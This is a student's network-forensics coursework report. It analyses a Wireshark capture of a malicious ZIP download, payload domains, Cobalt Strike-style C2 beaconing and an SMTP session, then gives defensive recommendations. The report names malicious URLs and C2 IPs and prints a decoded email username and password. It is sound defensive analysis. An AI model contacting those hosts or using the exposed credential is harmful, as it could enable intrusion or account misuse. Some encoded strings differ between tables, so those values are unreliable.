

COMP 3010 CW1

1) Introduction

The report presents a comprehensive intrusion analysis of a social engineering attack observed in a captured PCAP file, in which a victim downloaded a malicious ZIP file disguised as a legitimate document. As a security analyst, the aim is to analyze the breach by interpreting intrusion detection alerts, identifying the threat, and explaining how the attacker compromised the system. The report is structured as follows: Section 2 explains the investigation methodology, Section 3 presents the findings with supporting packet evidence, and Section 4 gives recommendations for prevention.

2) Methodology

The investigation was carried out in Wireshark with the following steps taken to identify the infected system information, an indicator of the infection, and how the system got infected:

2a) Infected System Information

IP Address and MAC Address:


- The analysis began by isolating HTTP traffic in Wireshark to find suspicious downloads and identify the source IP.

No.	Time	Source	Destination	Protocol	Length	Info
1735	56.248525	10.9.23.102	85.187.128.24	HTTP	514	GET /incident-consequatur/documents.zip HTTP/1.1
2173	59.234150	85.187.128.24	10.9.23.102	HTTP	580	HTTP/1.1 200 OK
3822	153.653113	10.9.23.102	208.91.128.6	HTTP	281	POST /zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldwF5ewV9f3k= HTTP/1.1 Continuation
3851	154.401688	208.91.128.6	10.9.23.102	HTTP	634	HTTP/1.1 200 OK (text/html)
3908	178.767210	10.9.23.102	208.91.128.6	HTTP	285	POST /zLIisQRWZI9/ASK5Kx0SPR8lJJE5eTg9GkN6fGfYzHl/YXp6eQ== HTTP/1.1 Continuation
3912	179.543303	208.91.128.6	10.9.23.102	HTTP	634	HTTP/1.1 200 OK (text/html)
3996	203.829455	10.9.23.102	208.91.128.6	HTTP	285	POST /zLIisQRWZI9/fXWKNg0nKzN/DA150ggBI0N6fGfYzHl/YXp6eQ== HTTP/1.1 Continuation
4000	204.546015	208.91.128.6	10.9.23.102	HTTP	634	HTTP/1.1 200 OK (text/html)
4006	228.842458	10.9.23.102	208.91.128.6	HTTP	273	POST /zLIisQRWZI9/eDkkaA0bInx9Rnp6ZXVheX1lfX9S HTTP/1.1 Continuation
4010	229.568579	208.91.128.6	10.9.23.102	HTTP	634	HTTP/1.1 200 OK (text/html)
4017	254.037243	10.9.23.102	208.91.128.6	HTTP	293	POST /zLIisQRWZI9/Lji+JSoqJQ4lBiwyAhR7KngvHgokBhFfntkcmJ9eGR6fH0= HTTP/1.1 Continuation
4021	254.776306	208.91.128.6	10.9.23.102	HTTP	634	HTTP/1.1 200 OK (text/html)
4027	279.063986	10.9.23.102	208.91.128.6	HTTP	289	POST /zLIisQRWZI9/HDN9NScAAw8PKwEFMi0/JTISPEZ6emV1YX15ZX1/eQ== HTTP/1.1 Continuation

- The first malicious HTTP GET request was isolated and inspected at packet level.


No.	Time	Source	Destination	Protocol	Length	Info
1735	56.248525	10.9.23.102	85.187.128.24	HTTP	514	GET /incident-consequatur/documents.zip HTTP/1.1

- Expansion of packet 1735's Ethernet II and IPv4 headers revealed the internal system's IP and MAC address. This establishes which host initiated the download and will be used to tie all subsequent activity back to that same machine.




Host Name:

- Next, NBNS traffic was filtered as NetBIOS Name Service packets contain name registration data that exposes a Windows system's hostname.



- By reviewing those packets, the workstation name of the host was recovered and distinguished from any broadcast group/domain names.



User Account Name:

- To identify the user account name, NTLMSSP traffic was inspected because it displays packets that often carry user authentication data such as usernames and domains (Blin n.d.).

Filter to isolate NTLMSSP traffic

NTLMSSP packets

No.	Time	Source	Destination	Protocol	Length	Info
873	36.811137	10.9.23.102	10.9.23.5	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
874	36.811654	10.9.23.5	10.9.23.102	SMB2	463	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
875	36.813593	10.9.23.102	10.9.23.5	SMB2	785	Session Setup Request, NTLMSSP_AUTH, User: GOINGFORTUNE\maya.rudolph

- By examining the authentication messages, the user account name of the infected machine was obtained (Click packet 875 > SMB2 > SMB2 Header > Session Id). This confirms that the activity was tied to an interactive user account

SMB2 (Server Message Block Protocol version 2)

SMB2 Header

ProtocolId: 0xfe534d42

Header Length: 64

Credit Charge: 1

Channel Sequence: 0

Reserved: 0000

Command: Session Setup (1)

Credits requested: 33

Flags: 0x00000010, Priority

Chain Offset: 0x00000000

Message ID: 3

Reserved: 0x0000feff

Tree Id: 0x00000000

Session Id: 0x0000d80058000019 Acct:maya.rudolph Domain:GOINGFORTUNE Host:DESKTOP-IOJIC6RB

[Account: maya.rudolph]

[Domain: GOINGFORTUNE]

[Host: DESKTOP-IOJIC6RB]

2b) Indicator of Infection

- To find an IoI, http traffic from the victim's IP was analyzed. This revealed multiple HTTP POST requests to an external IP address containing randomized data.

http && ip.src == 10.9.23.102

No.	Time	Source	Destination	Protocol	Length	Info
1735	56.248525	10.9.23.102	85.187.128.24	HTTP	514	GET /incident-consequatur/documents.zip HTTP/1.1
3822	153.653113	10.9.23.102	208.91.128.6	HTTP	281	POST /zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldwF5eW9f3k= HTTP/1.1 Continuation
3908	178.767210	10.9.23.102	208.91.128.6	HTTP	285	POST /zLIisQRWZI9/ASk5Kx0SPR8l7jE5eTg9GkN6fGFyZHL/Yxp6eQ== HTTP/1.1 Continuation
3996	203.829455	10.9.23.102	208.91.128.6	HTTP	285	POST /zLIisQRWZI9/fXWkNg0nKzN/DA15DggB10N6fGFyZHL/Yxp6eQ== HTTP/1.1 Continuation
4006	228.842458	10.9.23.102	208.91.128.6	HTTP	273	POST /zLIisQRWZI9/eDkkAA0bInx9Rnp6ZXVheX1lfX95 HTTP/1.1 Continuation
4017	254.037243	10.9.23.102	208.91.128.6	HTTP	293	POST /zLIisQRWZI9/Lji+J5oqJ04lBivyAhr7KngvHgoK8bHfntkcmJ9eGR6fH0= HTTP/1.1 Continuation
4027	279.063986	10.9.23.102	208.91.128.6	HTTP	289	POST /zLIisQRWZI9/HDN9NScAAw8PKwEFH0/JTISPEZ6emV1YX15ZX1/eQ== HTTP/1.1 Continuation
4037	304.108570	10.9.23.102	208.91.128.6	HTTP	273	POST /zLIisQRWZI9/CasZDz1/MEJ9f2VzZX58ZXt7fg== HTTP/1.1 Continuation
4046	329.217819	10.9.23.102	208.91.128.6	HTTP	285	POST /zLIisQRWZI9/DC1zftsJDgA/AicrERgXCHsERX57ZHJifXhkenx9 HTTP/1.1 Continuation
4090	354.299575	10.9.23.102	208.91.128.6	HTTP	293	POST /zLIisQRWZI9/EgwECwQhMhk+BQkuH38nHQutIy4GLwpFfntkcmJ9eGR6fH0= HTTP/1.1 Continuation
4099	379.469159	10.9.23.102	208.91.128.6	HTTP	269	POST /zLIisQRWZI9/GB0tLyckQ3p8YXJkeX9henp5 HTTP/1.1 Continuation
4109	404.557049	10.9.23.102	208.91.128.6	HTTP	269	POST /zLIisQRWZI9/EgwSFkZ6emV1YX15ZX1/eQ== HTTP/1.1 Continuation
4118	429.544248	10.9.23.102	208.91.128.6	HTTP	285	POST /zLIisQRWZI9/CxwgNgIIIXMeeQkPPHYCOUN6fGFyZHL/Yxp6eQ== HTTP/1.1 Continuation
4131	454.726221	10.9.23.102	208.91.128.6	HTTP	277	POST /zLIisQRWZI9/fskCegETcgBVkw95Qn1/ZXNlfnxle3t+ HTTP/1.1 Continuation
4140	479.894757	10.9.23.102	208.91.128.6	HTTP	265	POST /zLIisQRWZI9/ITTYRX57ZHJifXhkenx9 HTTP/1.1 Continuation
4150	505.009991	10.9.23.102	208.91.128.6	HTTP	265	POST /zLIisQRWZI9/OhpCFX9lc2V+fGv7e34= HTTP/1.1 Continuation

- These POST requests were reviewed and I discovered they all occurred repeatedly in short intervals as seen in the arrival times of the first 3 packets with POST requests below.


- ▼ Frame 3822: 281 bytes on wire (2248 bits), 281 bytes captured (2248 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Sep 24, 2021 17:46:16.395000000 W. Central Africa Standard Time
UTC Arrival Time: Sep 24, 2021 16:46:16.395000000 UTC
- ▼ Frame 3908: 285 bytes on wire (2280 bits), 285 bytes captured (2280 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Sep 24, 2021 17:46:41.509097000 W. Central Africa Standard Time
UTC Arrival Time: Sep 24, 2021 16:46:41.509097000 UTC
- ▼ Frame 3996: 285 bytes on wire (2280 bits), 285 bytes captured (2280 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Sep 24, 2021 17:47:06.571342000 W. Central Africa Standard Time
UTC Arrival Time: Sep 24, 2021 16:47:06.571342000 UTC

- This encoded communication and repetition pattern indicates malware command-and-control activity, confirming the system is infected.



2c) How the system got infected

- Following the HTTP stream of packet 1735, where the initial malicious HTTP connection occurred, the HTTP response headers confirmed that a ZIP archive was downloaded.



- The archive contained a macro-enabled Excel file. Opening this file triggered malicious code on the victim host and led to outbound command-and-control traffic to attacker infrastructure.



3) Results

This section presents findings from the analysis and supporting evidence that explain the quiz answers:

3a) Initial Infection & File Transfer

The victim host made an HTTP GET request for documents.zip from attirenepal.com at 2021-09-24 16:44:38 UTC. A ZIP file containing chart-1530076591.xls was sent with the

response. LiteSpeed was recognized with PHP/7.2.34 in the Server header, suggesting that a PHP-based shared server was probably compromised. The downloaded Excel file was opened by the user, and its macro started post-exploitation actions and became more persistent by establishing external connections.

The image shows a Wireshark packet capture window titled "Follow TCP Stream (tcp.stream eq 73) - cw1.pcap". The selected packet is Frame 1735, which is an HTTP GET request. The packet details pane shows the following information:

- Encapsulation type: Ethernet (1)
- Arrival Time: Sep 24, 2021 17:44:38.990412000 W. Central
- UTC Arrival Time: Sep 24, 2021 16:44:38.990412000 UTC
- Time of initial HTTP connection

The packet bytes pane shows the following HTTP request:

```
GET /incident-consequatur/documents.zip HTTP/1.1
Host: attirenepal.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36 Edg/93.0.961.52
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en
```

The packet details pane also shows the following HTTP response:

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
x-powered-by: PHP/7.2.34
set-cookie: PHPSESSID=3de638a4b99bd63f8f7b0ca7e3b6f14c; path=/
content-description: File Transfer
content-type: application/octet-stream
content-disposition: attachment; filename=documents.zip
content-transfer-encoding: binary
expires: 0
cache-control: must-revalidate, post-check=0, pre-check=0
pragma: public
transfer-encoding: chunked
date: Fri, 24 Sep 2021 16:44:06 GMT
server: LiteSpeed
strict-transport-security: max-age=63072000; includeSubDomains
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
```

Annotations in the image point to specific parts of the packet capture:

- "Malicious compressed file that the victim downloaded" points to the `documents.zip` file name in the `content-disposition` header.
- "Domain that hosted the malicious compressed file" points to the `Host: attirenepal.com` header.
- "The version number of the web server" points to the `x-powered-by: PHP/7.2.34` header.
- "The specific web server software running on the malicious IP address that served the compressed file." points to the `server: LiteSpeed` header.

After initial infection, inspection of subsequent DNS traffic within the 16:45:11 – 16:45:30 UTC range revealed three additional domains were involved in downloading malicious files to the victim host.

Filter to inspect traffic in the timeframe after the initial infection

First additional domain

Second additional domain

Third additional domain

No.	Time	Source	Destination	Protocol	Length	Info
2422	88.698693	10.9.23.102	10.9.23.5	DNS	77	Standard query 0x04b5 A finejewels.com.au
2423	88.698996	10.9.23.5	10.9.23.102	DNS	93	Standard query response 0x04b5 A finejewels.com.au A 148.72.192.206
2612	94.171723	10.9.23.102	10.9.23.5	DNS	90	Standard query 0xf3e8 A self.events.data.microsoft.com
2613	94.317927	10.9.23.5	10.9.23.102	DNS	212	Standard query response 0xf3e8 A self.events.data.microsoft.com CNAME
2877	97.520753	10.9.23.102	10.9.23.5	DNS	128	Standard query 0x68ce SRV _ldap._tcp.Default-First-Site-Name._sites.d
2878	97.521104	10.9.23.5	10.9.23.102	DNS	196	Standard query response 0x68ce SRV _ldap._tcp.Default-First-Site-Name
2983	97.745236	10.9.23.102	10.9.23.5	DNS	74	Standard query 0xa024 A thietbiagt.com
2998	98.213955	10.9.23.5	10.9.23.102	DNS	90	Standard query response 0xa024 A thietbiagt.com A 210.245.90.247
3224	102.715616	10.9.23.102	10.9.23.5	DNS	77	Standard query 0x65b4 A new.americold.com
3225	102.716186	10.9.23.5	10.9.23.102	DNS	93	Standard query response 0x65b4 A new.americold.com A 148.72.53.144

3b) Command & Control Activity

Post-execution, the host initiated encrypted sessions to 185.106.96.158 and 185.125.204.174, conversations analysis flagged these as top candidates by packet count/bytes. TLS certificate inspection of the first additional domain using its IP showed issuer GoDaddy as the CA.

Wireshark · Conversations · cw1.pcap

Conversation Settings

- ☐ Name resolution
- ☐ Absolute start time
- ☒ Limit to display filter

C2 server IP addresses

Copy

Follow Stream...

Graph...

Ethernet · 1		IPv4 · 5		IPv6	TCP · 106	UDP
Address A	Address B	Packets	Bytes	Stream ID	Total Packets	P
10.9.23.102	185.125.204.174	1	2 kB	49	2,923	
10.9.23.102	185.106.96.158	152	71 kB	57	1,973	
10.9.23.102	208.91.128.6	52	24 kB	46	244	
10.9.23.102	85.187.128.24	2	1 kB	34	225	
10.9.23.102	104.83.124.33	4	806 bytes	50	25	

Host header/SNI evidence included obsp.verisign.com, and DNS answers associated the C2 IPs with these domains: survmeter.live (185.106.96.158) and securitybusinpuff.com (185.125.204.174).

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns && dns.a == 185.106.96.158

No.	Time	Source	Destination	Protocol	Length	Info
6511	688.066449	10.9.23.5	10.9.23.102	DNS	90	Standard query response 0xe5da A survmeter.live A 185.106.96.158

> Frame 6511: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)

> Ethernet II, Src: Dell_c2:09:6a (a4:1f:72:c2:09:6a), Dst: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)

> Internet Protocol Version 4, Src: 10.9.23.5, Dst: 10.9.23.102

> User Datagram Protocol, Src Port: 53, Dst Port: 58930

> Domain Name System (response)

Transaction ID: 0xe5da

> Flags: 0x8180 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

> Queries

> Answers

> survmeter.live: type A, class IN, addr 185.106.96.158

Name: survmeter.live

Type: A (1) (Host Address)

Class: IN (0x0001)

Time to live: 1798 (29 minutes, 58 seconds)

Data length: 4

Address: 185.106.96.158

[Request In: 6510]

[Time: 0.013337000 seconds]

0000 00 08 02 1c 47 ae a4 1f
0010 00 4c 3d 29 00 00 80 11
0020 17 66 00 35 e6 32 00 3e
0030 00 01 00 00 00 00 09 73
0040 04 6c 69 76 65 00 00 01
0050 00 00 07 06 00 04 b9 6a

First C2 server's domain name

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns && dns.a == 185.125.204.174

No.	Time	Source	Destination	Protocol	Length	Info
4494	585.263709	10.9.23.5	10.9.23.102	DNS	97	Standard query response 0xc042 A securitybusinpuff.com A 185.125.204.174

> Frame 4494: 97 bytes on wire (776 bits), 97 bytes captured (776 bits)

> Ethernet II, Src: Dell_c2:09:6a (a4:1f:72:c2:09:6a), Dst: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)

> Internet Protocol Version 4, Src: 10.9.23.5, Dst: 10.9.23.102

> User Datagram Protocol, Src Port: 53, Dst Port: 62353

> Domain Name System (response)

Transaction ID: 0xc042

> Flags: 0x8180 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

> Queries

> Answers

> securitybusinpuff.com: type A, class IN, addr 185.125.204.174

Name: securitybusinpuff.com

Type: A (1) (Host Address)

Class: IN (0x0001)

Time to live: 300 (5 minutes)

Data length: 4

Address: 185.125.204.174

[Request In: 4493]

[Time: 0.169967000 seconds]

Second C2 server's domain name

HTTP POST requests exhibited short, periodic payloads with total packet length around 281 bytes, consistent with Cobalt Strike beaconing (Rahman 2021). Lack of standard

HTML body supports the interpretation of automated beacon traffic rather than normal user browsing.

The image shows a Wireshark packet capture of an HTTP request. The packet list pane shows a packet from 10.9.23.102 to 208.91.128.6. The packet details pane shows the request structure: Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The Hypertext Transfer Protocol section shows a POST request to a URL containing a Base64-encoded string. Annotations with arrows point to specific parts of the packet: 'Length of the first packet sent by the victim to the C2 server' points to the packet number 3822; 'The data the victim host sends to the malicious domain' points to the POST body; and 'Domain used for the post-infection traffic' points to the URL.

Length of the first packet sent by the victim to the C2 server

The data the victim host sends to the malicious domain

Domain used for the post-infection traffic

3c) Final Exfiltration

At 2021-09-24 17:00:04 UTC, the infected host queried api.ipify.org. This service is commonly used by malware to discover the victim's external/public IP address before it reports back to its operator (Ipify.org, 2014).

After this IP check, the host initiated SMTP traffic. The first SMTP transaction in the pcap shows MAIL FROM:<farshin@mailfa.com>. In a later SMTP session from the same host, the client performed AUTH LOGIN and supplied Base64-encoded credentials. Decoding those values reveals the password 13691369 for the user ho3ein.sharifi@mailfa.com. The server responded with 235 authenticated., and the client then attempted to send mail using MAIL FROM:<ho3ein.sharifi@mailfa.com>.


This demonstrates that the host is attempting to authenticate to an external mail service using exposed credentials and then send outbound email.

The image shows a Wireshark packet capture of SMTP traffic. The packet list pane shows four packets. The packet details pane shows the SMTP session structure: SMTP, SMTP, SMTP, and SMTP. The SMTP section shows the session flow: EHL0 localhost, 250-mail.mailfa.com | SIZE 30000000 | AUTH LOGIN, 235 authenticated., and MAIL FROM:<farshin@mailfa.com>.

No.	Time	Source	Destination	Protocol	Length	Info
28506	1143.222457	10.9.23.102	185.4.29.135	SMTP	70	C: EHL0 localhost
28521	1143.450341	185.4.29.135	10.9.23.102	SMTP	110	S: 250-mail.mailfa.com SIZE 30000000 AUTH LOGIN
28524	1143.456304	185.4.29.135	10.9.23.102	SMTP	74	S: 235 authenticated.
28576	1144.036130	10.9.23.102	185.4.29.135	SMTP	86	C: MAIL FROM:<farshin@mailfa.com>

```
Wireshark · Follow TCP Stream (tcp.stream eq 387) · cw1.pcap

220 mail.mailfa.com
EHLO localhost
250-mail.mailfa.com
250-SIZE 30000000
250 AUTH LOGIN
AUTH LOGIN
334 VXNlcm5hbWU6
aG8zZWluLnNoYXJpZm1AbWpGZmNvbQ==
334 UGFzc3dvcmQ6
MTM2OTEzNjk=
235 authenticated.
MAIL FROM:<ho3ein.sharifi@mailfa.com>
550 Your SMTP Service is disable please check by your mailservice provider.
```



4) Conclusion

The captured traffic shows a successful compromise of an internal Windows host, followed by command-and-control communication and credentialed outbound activity. The attacker didn't just breach the victim's system but achieved post-exploitation control and attempted to move data out of the environment.

To reduce the impact of similar incidents, the organization should:

- Use network-based intrusion detection systems (NIDS) to detect odd patterns such as anomalous outbound traffic, executable macro-enabled attachments, and enable email gateway filtering in order to stop similar instances.
- Train its users on the dangers of opening unexpected attachments.
- Use Intrusion prevention systems (IPS) to actively stop malicious sessions or block traffic before it reaches important assets.
- Use EDR, XDR, and SIEM solutions to enhance visibility across hosts, networks, and cloud environments, supporting the integration of threat intelligence and automated response capabilities which is useful for the early detection of C2 activity.

Open challenges remain because most of the post infection traffic is encrypted or encoded and blends in with normal HTTPS and SMTP. Attackers rely on this more to evade traditional defense systems. Future work should integrate real-time threat intelligence feeds and sandboxing environments to improve early detection and response to similar threats.

5) References

- Blin, K. (n.d.) Implementing the NTLM Secure Service Provider for Wine.
- Rahman, A. (2021) 'Defining Cobalt Strike Components So You Can BEA-CONFIDENT in Your Analysis.' *Mandiant*.
- Ipify.org. (2014). *ipify - A Simple Public IP Address API*. [online] Available at: <https://www.ipify.org/>.

6) Appendix

Student Declaration of AI Tool use in this Assessment

Please indicate your level of usage of generative AI for this assessment - please tick the appropriate category(s).

If the "Assisted Work" or "Partnered Work" category is selected, please expand on the usage and in which elements of the assignment the usage refers to.

Solo Work	S1 - Generative AI tools have not been used for this assessment.	<input type="checkbox"/>
Assisted Work	A1 – Idea Generation and Problem Exploration Used to generate project ideas, explore different approaches to solving a problem, or suggest features for software or systems. Students must critically assess AI-generated suggestions and ensure their own intellectual contributions are central.	<input type="checkbox"/>
	A2 - Planning & Structuring Projects AI may help outline the structure of reports, documentation and projects. The final structure and implementation must be the student's own work.	<input type="checkbox"/>
	A3 – Code Architecture AI tools maybe used to help outline code architecture (e.g. suggesting class hierarchies or module breakdowns). The final code structure must be the student's own work.	<input type="checkbox"/>
	A4 – Research Assistance Used to locate and summarise relevant articles, academic papers, technical documentation, or online resources (e.g. Stack Overflow, GitHub discussions). The interpretation and integration of research into the assignment remain the student's responsibility.	<input type="checkbox"/>
	A5 - Language Refinement Used to check grammar, refine language, improve sentence structure in documentation not code. AI should be used only to provide suggestions for improvement. Students must ensure that the documentation accurately reflects the code and is technically correct.	<input type="checkbox"/>
	A6 – Code Review	<input type="checkbox"/>

	AI tools can be used to check comments within the code and to suggest improvements to code readability, structure or syntax. AI should be used only to provide suggestions for improvement. Students must ensure that the code accurately reflects their knowledge and is technically correct.	
	A7 - Code Generation for Learning Purposes Used to generate example code snippets to understand syntax, explore alternative implementations, or learn new programming paradigms. Students must not submit AI-generated code as their own and must be able to explain how it works.	<input type="checkbox"/>
	A8 - Technical Guidance & Debugging Support AI tools can be used to explain algorithms, programming concepts, or debugging strategies. Students may also help interpret error messages or suggest possible fixes. However, students must write, test, and debug their own code independently and understand all solutions submitted.	<input type="checkbox"/>
	A9 - Testing and Validation Support AI may assist in generating test cases, validating outputs, or suggesting edge cases for software testing. Students are responsible for designing comprehensive test plans and interpreting test results.	<input type="checkbox"/>
	A10 - Data Analysis and Visualization Guidance AI tools can help suggest ways to analyse datasets or visualize results (e.g. recommending chart types or statistical methods). Students must perform the analysis themselves and understand the implications of the results.	<input type="checkbox"/>
	A11 - Other uses not listed above Please specify: I used AI for critical feedback and grading simulation.	<input type="checkbox"/>

Partnered Work	<p>P1 - Generative AI tool usage has been used integrally for this assessment</p> <p>Students can adopt approaches that are compliant with instructions in the assessment brief.</p> <p>Please Specify:</p> <p>I used generative AI to assist with investigative analysis, report structuring and summarization, research assistance and technical language improvement. It helped me critically assess my methodology, clarify grammar, and simulate grading feedback to improve the quality of my submission. All documentation, explanations, analysis of results and screenshots were performed independently as per assignment instructions.</p>	<input type="checkbox"/>
-----------------------	--	--------------------------

Please provide details of AI usage and which elements of the coursework this relates to:

Generative AI was used to support the development of this coursework in several areas. It assisted with structuring the report, improving technical phrasing, and clarifying grammar. Specific elements where AI was used include the Methodology and Results sections, where it helped articulate packet analysis findings and streamline explanations.

I understand that the ownership and responsibility for the academic integrity of this submitted assessment falls with me, the student.	<input type="checkbox"/>
I confirm that all details provide above are an accurate description of how AI was used for this assessment.	<input type="checkbox"/>